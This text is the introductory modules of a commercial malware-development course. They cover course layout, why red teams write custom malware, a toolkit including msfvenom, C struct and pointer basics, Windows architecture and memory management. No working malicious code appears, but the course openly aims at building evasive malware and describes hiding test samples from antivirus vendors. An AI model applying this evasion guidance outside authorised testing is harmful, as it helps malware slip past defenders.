1. Welcome Module

Welcome Module

Introduction

Welcome to MalDev Academy! This is an introductory module to get you familiar with the layout of the modules and enable you to maximize the learning experience.

Prerequisites

Although MalDev Academy assumes the user has no malware development background, it does not thoroughly teach the basics of programming. Since the course mostly deals with the C programming language, it is a requirement that users are at least familiar with the fundamentals of C.

Module Difficulty

Every module is color coded with one of three colors:

1. Green - Indicates that this is a beginner module. Fundamental concepts and techniques are taught and are meant to prepare you for more difficult upcoming modules. Beginner modules deal with fundamental theoretical knowledge and introductory practical malware development techniques.
2. Orange - Indicates that this is an intermediate module. The concepts and techniques discussed are more difficult to grasp and code but can produce better results when used in real-life situations.
3. Red - Indicates that this is an advanced module. The concepts and techniques discussed are difficult and require a solid theoretical foundation as well as a strong understanding of Windows architecture and the C programming language.

Module Layout

Each module contains several properties to maximize the learning experience for the user:

- The top left corner contains the module number, module title and difficulty level which is indicated through the aforementioned color coding style.

- The top right corner contains four buttons. Starting from left to right:
    1. **Screen** - Toggle the module screen size.
    2. **Objectives** - Every module comes with a set of learning objectives that are highly recommended to be done before progressing to the next module.
    3. **Terminal** - Opens up an in-browser workspace that allows for temporary note-taking or coding to be done.
    4. **Download** - Downloads a code file(s) associated with the module. Modules that do not have code samples will not have this button.
- At the bottom of the screen, there are four buttons:
    - **Previous** - Return to the previous module (This won't be visible on the first module).
    - **Modules** - Returns the user to the home page.
    - **Complete/Undo** - Marks the module as completed or in progress.
    - **Next** - Move to the next module.

Discord Channel

Join our Discord channel to ask questions and interact with other members.

Report Issues

If at any time you would like to report a problem or bug with the site feel free to email help@maldevacademy.com.

Mark The Module As Complete

Click the 'Complete' button below to mark this module as complete and advance to the next module.

2. Introduction To Malware Development

Module 2 - Introduction To Malware Development

Introduction To Malware Development

What is Malware?

Malware is a type of software specifically designed to perform malicious actions such as gaining unauthorized access to a machine or stealing sensitive data from a machine. The term "malware" is often associated with illegal or criminal conduct but it can also be used by ethical hackers such as penetration testers and red teamers for an authorized security assessment of an organization.

MalDev Academy assumes that users enrolled in this course will use the knowledge learned for ethical and legal purposes only. Any other uses can result in criminal charges and MalDev Academy will not be responsible for this.

Why Learn Malware Development?

There are several reasons why someone would want to learn malware development. From an offensive security perspective, testers will often need to perform certain malicious tasks against a client's environment. Testers generally have three main options when it comes to the types of tools used in an engagement:

1. Open-Source Tools (OSTs) - These tools are generally signatured by security vendors and detected in any decently protected or mature organization. They are not always reliable when engaging in an offensive security assessment.
2. Purchasing Tools - Teams with larger budgets will often opt to purchase tools in order to save valuable time during engagements. Similar to custom tools, these are generally closed-source and have a better chance of evading security solutions.
3. Developing Custom Tools - Because these tools are custom-built, they have not been analyzed or signatured by security vendors which gives the attacking team an advantage when it comes to detection. This is where malware development

knowledge becomes paramount for a more successful offensive security assessment.

What Programming Language Should Be Used?

Technically speaking any programming language can be used to build malware such as Python, PowerShell, C#, C, C++ and Go. With that being said, there are a few reasons that some programming languages prevail over others when it comes to malware development and it usually boils down to the following points:

- Certain programming languages are more difficult to reverse engineer. It should always be a part of the attacker's goal to ensure defenders have limited understanding as to how the malware behaves
- Some programming languages require prerequisites on the target system. For example, executing a Python script requires an interpreter present on the target machine. Without the Python interpreter present on the machine, it is impossible to execute Python-based malware.
- Depending on the programming language the generated file size will differ.

High-level vs Low-level Programming Languages

Programming languages can be classified into two different groups, high-level and low-level.

- High-level - Generally more abstracted from the operating system, less efficient with memory and provides the developer with less overall control due to the abstraction of several complex functions. An example of a high-level programming language is Python.
- Low-Level - Provides a way to interact with the operating system at an intimate level and provides the developer more freedom when interacting with the system. An example of a low-level programming language is C.

Given the previous explanations, it should become clear why low-level programming languages have been the preferred choice in malware development, especially when targeting Windows machines.

Windows Malware Development

The Windows malware development scene has shifted within the past few years and is now highly focused on evading host-based security solutions such as Antivirus (AV) and Endpoint Detection and Response (EDR). With the advancement in technology, it is no longer sufficient to build malware that executes suspicious commands or performs "malware-like" actions.

MalDev Academy will teach you to build evasive malware that can be used in real engagements. The modules will also call out non-opsec actions or actions that will likely have your malware detected by security solutions or blue teams.

Malware Development Life Cycle

Fundamentally, malware is a piece of software designed to perform certain actions. Successful software implementations require a process that's known as the Software Development Life Cycle (SDLC). Similarly, a well-built and complex malware will require a tailored version of the SDLC referred to as the Malware Development Life Cycle (MDLC).

Although the MDLC is not necessarily a formalized process, it is used in MalDev Academy to give the readers an easy way to understand the development process. The MDLC consists of 5 main stages:

1. Development - Begin the development or refinement of functionality within the malware.
2. Testing - Perform tests to uncover hidden bugs within the so-far developed code.
3. Offline AV/EDR Testing - Run the developed malware against as many security products as possible. It's important that the testing is conducted offline to ensure no samples are sent to the security vendors. Using Microsoft Defender, this is achieved by disabling the automated sample submissions & cloud-delivered protection option.
4. Online AV/EDR Testing - Run the developed malware against the security products with internet connectivity. Cloud engines are often key components in AVs/EDRs and therefore testing your malware against these components is crucial to gain more accurate results. Be cautious as this step may result in samples being sent to the security solution's cloud engine.
5. IoC (Indicators of Compromise) Analysis - In this stage, you become the threat hunter or malware analyst. Analyze the malware and pull out IoCs that can potentially be used to detect or signature the malware.

6. Return to step 1.

3. Required Tools

Required Tools

Introduction

Before beginning the malware development journey, it is necessary to prepare the development workspace by installing malware development and reverse engineering tools. These tools will aid one in the development and analysis of the malware and will be used throughout the modules.

Reverse Engineering Tools

Several of the tools mentioned focus more on reverse engineering rather than development. It is essential to reverse engineer the malware built to fully understand its internal workings and have an understanding of what the malware analysts will see upon inspecting the malware.


Tools To Install

Install the following tools:

- Visual Studio - This is the development environment where the coding & compiling process will occur. Install the C/C++ Runtime.
- x64dbg - x64dbg is a debugger that will be used throughout the modules to get an internal understanding of the developed malware.
- PE-Bear - PE-bear is a multiplatform reversing tool for PE files. It will also be used to assess the developed malware and look for suspicious indicators.
- Process Hacker 2 - Process Hacker is a powerful, multi-purpose tool that helps monitor system resources, debug software and detect malware.
- Msfvenom - Msfvenom is a command line interface tool that is used to create, manipulate, and output payloads.


Visual Studio

Visual Studio is an integrated development environment (IDE) developed by Microsoft. It is used to develop a wide array of software such as web applications, web services and computer programs. It also comes with development and debugging tools for building and testing applications. Visual Studio will be the main IDE used for development in this course.



x64dbg

x64dbg is an open-source debugging utility for x64 and x86 Windows binaries. It is used to analyze and debug user-mode applications and kernel-mode drivers. It provides a graphical user interface that allows users to inspect and analyze the state of their programs and view memory contents, assembly instructions, and register values. With x64dbg, users can set breakpoints, view stack and heap data, step through code, and read and write memory values.



The main "CPU" tab has 4 screens:

1. Disassembly (Top-left): This window displays the assembly instructions being executed by the application.
2. Dump (Bottom-left): This window displays the memory contents of the application being debugged.
3. Registers (Top-right): This window displays the values of the CPU registers.
4. Stack (Bottom-right): This window displays the contents of the stack.

The remaining tabs also provide useful information but they will be discussed in the modules when they are used.

PE-Bear

PE-Bear is a free, open-source tool designed to help malware analysts and reverse engineers quickly and easily analyze Windows Portable Executable (PE) files. It helps to analyze and visualize the structure of the PE file, view the imports and exports of each module, and perform static analysis to detect anomalies and possible malicious code. PE-bear also includes features such as PE header and section validation, as well as a hex editor.

Process Hacker

Process Hacker is an open-source tool for viewing and manipulating processes and services on Windows. It is similar to Task Manager but provides more information and advanced features. It can be used to terminate processes and services, view detailed process information and statistics, set process priorities and more. Process Hacker will be useful when analyzing running processes to view items such as loaded DLLs and memory regions.

Msfvenom

Msfvenom is a Metasploit framework standalone payload generator that allows users to generate various types of payloads. These payloads will be used by the malware created in this course.

4. Coding Basics

Coding Basics

Introduction

As previously mentioned, this course requires a fundamental understanding of C as a prerequisite. With that being said, there are a few concepts that will be mentioned due to their importance throughout this course.

Structures

Structures or Structs are user-defined data types that allow the programmer to group related data items of different data types into a single unit. Structs can be used to store data related to a particular object. Structs help organize large amounts of related data in a way that can be easily accessed and manipulated. Each item within a struct is called a "member" or "element", these terms are used interchangeably within the course.

A common occurrence one will see when working with the Windows API is that some APIs require a populated structure as input, while others will take a declared structure and populate it. Below is an example of the `THREADENTRY32` struct, it is not necessary to understand what the members are used for at this point.

```
typedef struct tagTHREADENTRY32 {
  DWORD dwSize; // Member 1
  DWORD cntUsage; // Member 2
  DWORD th32ThreadID;
  DWORD th32OwnerProcessID;
  LONG  tpBasePri;
  LONG  tpDeltaPri;
  DWORD dwFlags;
} THREADENTRY32;
```

Declaring a Structure

Structures used in this course are generally declared with the use of `typedef` keyword to give a structure an alias. For example, the structure below is created with the name `_STRUCTURE_NAME` but `typedef` adds two other names, `STRUCTURE_NAME` and `*PSTRUCTURE_NAME`.

```
typedef struct _STRUCTURE_NAME {

  // structure elements

} STRUCTURE_NAME, *PSTRUCTURE_NAME;
```

The `STRUCTURE_NAME` alias refers to the structure name, whereas `PSTRUCTURE_NAME` represents a pointer to that structure. Microsoft generally uses the `P` prefix to indicate a pointer type.

Initializing a Structure

Initializing a structure will vary depending on whether one is initializing the actual structure type or a pointer to the structure. Continuing the previous example, initializing a structure is the same when using `_STRUCTURE_NAME` or `STRUCTURE_NAME`, as shown below.

```
STRUCTURE_NAME    struct1 = { 0 };  // The '{ 0 }' part, is used to initialize all the elements of
struct1 to zero
// OR
_STRUCTURE_NAME   struct2 = { 0 };  // The '{ 0 }' part, is used to initialize all the elements of
struct2 to zero
```

This is different when initializing the structure pointer, `PSTRUCTURE_NAME`.

```
PSTRUCTURE_NAME structpointer = NULL;
```

Initializing and Accessing Structures Members

A structure's members can be initialized either directly through the structure or indirectly through a pointer to the structure. In the example below, the structure `struct1` has two members, `ID` and `Age`, initialized directly via the dot operator (`.`).

```
typedef struct _STRUCTURE_NAME {
  int ID;
  int Age;
} STRUCTURE_NAME, *PSTRUCTURE_NAME;

STRUCTURE_NAME struct1 = { 0 }; // initialize all elements of struct1 to zero
```

```
struct1.ID   = 1470;   // initialize the ID element
struct1.Age  = 34;     // initialize the Age element
```

Another way to initialize the members is using *designated initializer syntax* where one can specify which members of the structure to initialize.

```
typedef struct _STRUCTURE_NAME {
  int ID;
  int Age;
} STRUCTURE_NAME, *PSTRUCTURE_NAME;

STRUCTURE_NAME struct1 = { .ID   = 1470,  .Age  = 34}; // initialize both the ID and the Age eleme
nts
```

On the other hand, accessing and initializing a structure through its pointer is done via the arrow operator (`->`).

```
typedef struct _STRUCTURE_NAME {
  int ID;
  int Age;
} STRUCTURE_NAME, *PSTRUCTURE_NAME;

STRUCTURE_NAME struct1 = { .ID   = 1470,  .Age  = 34};

PSTRUCTURE_NAME structpointer = &struct1; // structpointer is a pointer to the 'struct1' structure

// Updating the ID member
structpointer->ID = 8765;
printf("The structure's ID member is now : %d \n", structpointer->ID);
```

The arrow operator can be converted into dot format. For example, `structpointer->ID` is equivalent to `(*structpointer).ID`. That is, `structurepointer` is de-referenced and then accessed directly.

Passing By Value

Passing by value is a method of passing arguments to a function where the argument is a copy of the object's value. This means that when an argument is passed by value, the value of the object is copied and the function can only modify its local copy of the object's value, not the original object itself.

```
int add(int a, int b)
{
   int result = a + b;
   return result;
}

int main()
{
   int x = 5;
   int y = 10;
   int sum = add(x, y); // x and y are passed by value

   return 0;
}
```

Passing By Reference

Passing by reference is a method of passing arguments to a function where the argument is a pointer to the object, rather than a copy of the object's value. This means that when an argument is passed by reference, the memory address of the object is passed instead of the value of the object. The function can then access and modify the object directly, without creating a local copy of the object.

```
void add(int *a, int *b, int *result)
{

  int A = *a; // A is now the same value of a passed in from the main function
  int B = *b; // B is now the same value of b passed in from the main function

  *result = B + A;
}

int main()
{
   int x = 5;
   int y = 10;
   int sum = 0;

   add(&x, &y, &sum);

   // 'sum' now is 15

   return 0;
}
```


5. Windows Architecture

Introduction

This module explains the Windows architecture and what happens under the hood of Windows processes and applications.

Windows Architecture

A processor inside a machine running the Windows operating system can operate under two different modes: User Mode and Kernel Mode. Applications run in user mode, and operating system components run in kernel mode. When an application wants to accomplish a task, such as creating a file, it cannot do so on its own. The only entity that can complete the task is the kernel, so instead applications must follow a specific function call flow. The diagram below shows a high level of this flow.




1. **User Processes** - A program/application executed by the user such as Notepad, Google Chrome or Microsoft Word.
2. **Subsystem DLLs** - DLLs that contain API functions that are called by user processes. An example of this would be `kernel32.dll` exporting the CreateFile Windows API

(WinAPI) function, other common subsystem DLLs are `ntdll.dll`, `advapi32.dll`, and `user32.dll`.

3. **Ntdll.dll** - A system-wide DLL which is the lowest layer available in user mode. This is a special DLL that creates the transition from user mode to kernel mode. This is often referred to as the Native API or NTAPI.
4. **Executive Kernel** - This is what is known as the Windows Kernel and it calls other drivers and modules available within kernel mode to complete tasks. The Windows kernel is partially stored in a file called `ntoskrnl.exe` under "C:\Windows\System32".

Function Call Flow


The image below shows an example of an application that creates a file. It begins with the user application calling the `CreateFile` WinAPI function which is available in `kernel32.dll`. `Kernel32.dll` is a critical DLL that exposes applications to the WinAPI and is therefore can be seen loaded by most applications. Next, `CreateFile` calls its equivalent NTAPI function, `NtCreateFile`, which is provided through `ntdll.dll`. `Ntdll.dll` then executes an assembly `sysenter` (x86) or `syscall` (x64) instruction, which transfers execution to kernel mode. The kernel `NtCreateFile` function is then used which calls kernel drivers and modules to perform the requested task.



Function Call Flow Example

This example shows the function call flow happening through a debugger. This is done by attaching a debugger to a binary that creates a file via the `CreateFileW` Windows API.

The user application calls the `CreateFileW` WinAPI.



Directly Invoking The Native API (NTAPI)

It's important to note that applications can invoke syscalls (i.e. NTDLL functions) directly without having to go through the Windows API. The Windows API simply acts as a wrapper for the Native API. With that being said, the Native API is more difficult to use because it is not officially documented by Microsoft. Furthermore, Microsoft advises against the use of Native API functions because they can be changed at any time without warning.

Future modules will explore the benefits of directly invoking the Native API.

6. Windows Memory Management

Windows Memory Management


Introduction

This module goes through the fundamentals of Windows memory. Understanding how Windows handles memory is crucial to building advanced malware.

Virtual Memory & Paging

Memory in modern operating systems is not mapped directly to physical memory (i.e the RAM). Instead, virtual memory addresses are used by processes that are mapped to physical memory addresses. There are several reasons for this but ultimately the goal is to save as much physical memory as possible. Virtual memory may be mapped to physical memory but can also be stored on disk. With virtual memory addressing it becomes possible for multiple processes to share the same physical address while having a unique virtual memory address. Virtual memory relies on the concept of *Memory paging* which divides memory into chunks of 4kb called "pages".

See the image below from the Windows Internals 7th edition - part 1 book.



Page State

The pages residing within a process's virtual address space can be in one of 3 states:

1. **Free** - The page is neither committed nor reserved. The page is not accessible to the process. It is available to be reserved, committed, or simultaneously reserved and committed. Attempting to read from or write to a free page can result in an access violation exception.
2. **Reserved** - The page has been reserved for future use. The range of addresses cannot be used by other allocation functions. The page is not accessible and has no physical storage associated with it. It is available to be committed.
3. **Committed** - Memory charges have been allocated from the overall size of RAM and paging files on disk. The page is accessible and access is controlled by one of the memory protection constants. The system initializes and loads each committed page into physical memory only during the first attempt to read or write to that page. When the process terminates, the system releases the storage for committed pages.

Page Protection Options

Once the pages are committed, they need to have their protection option set. The list of memory protection constants can be found here but some examples are listed below.

- `PAGE_NOACCESS` - Disables all access to the committed region of pages. An attempt to read from, write to or execute the committed region will result in an access violation.
- `PAGE_EXECUTE_READWRITE` - Enables Read, Write and Execute. This is highly discouraged from being used and is generally an IoC because it's uncommon for memory to be both writable and executable at the same time.
- `PAGE_READONLY` - Enables read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation.

Memory Protection

Modern operating systems generally have built-in memory protections to thwart exploits and attacks. These are also important to keep in mind as they will likely be encountered when building or debugging the malware.

- **Data Execution Prevention (DEP)** - DEP is a system-level memory protection feature that is built into the operating system starting with Windows XP and Windows Server 2003. If the page protection option is set to PAGE_READONLY, then DEP will prevent code from executing in that memory region.
- **Address space layout randomization (ASLR)** - ASLR is a memory protection technique used to prevent the exploitation of memory corruption vulnerabilities. ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

x86 vs x64 Memory Space

When working with Windows processes, it's important to note whether the process is x86 or x64. x86 processes have a smaller memory space of 4GB (`0xFFFFFFFF`) whereas x64 has a vastly larger memory space of 128TB (`0xFFFFFFFFFFFFFFFF`).

Allocating Memory Example

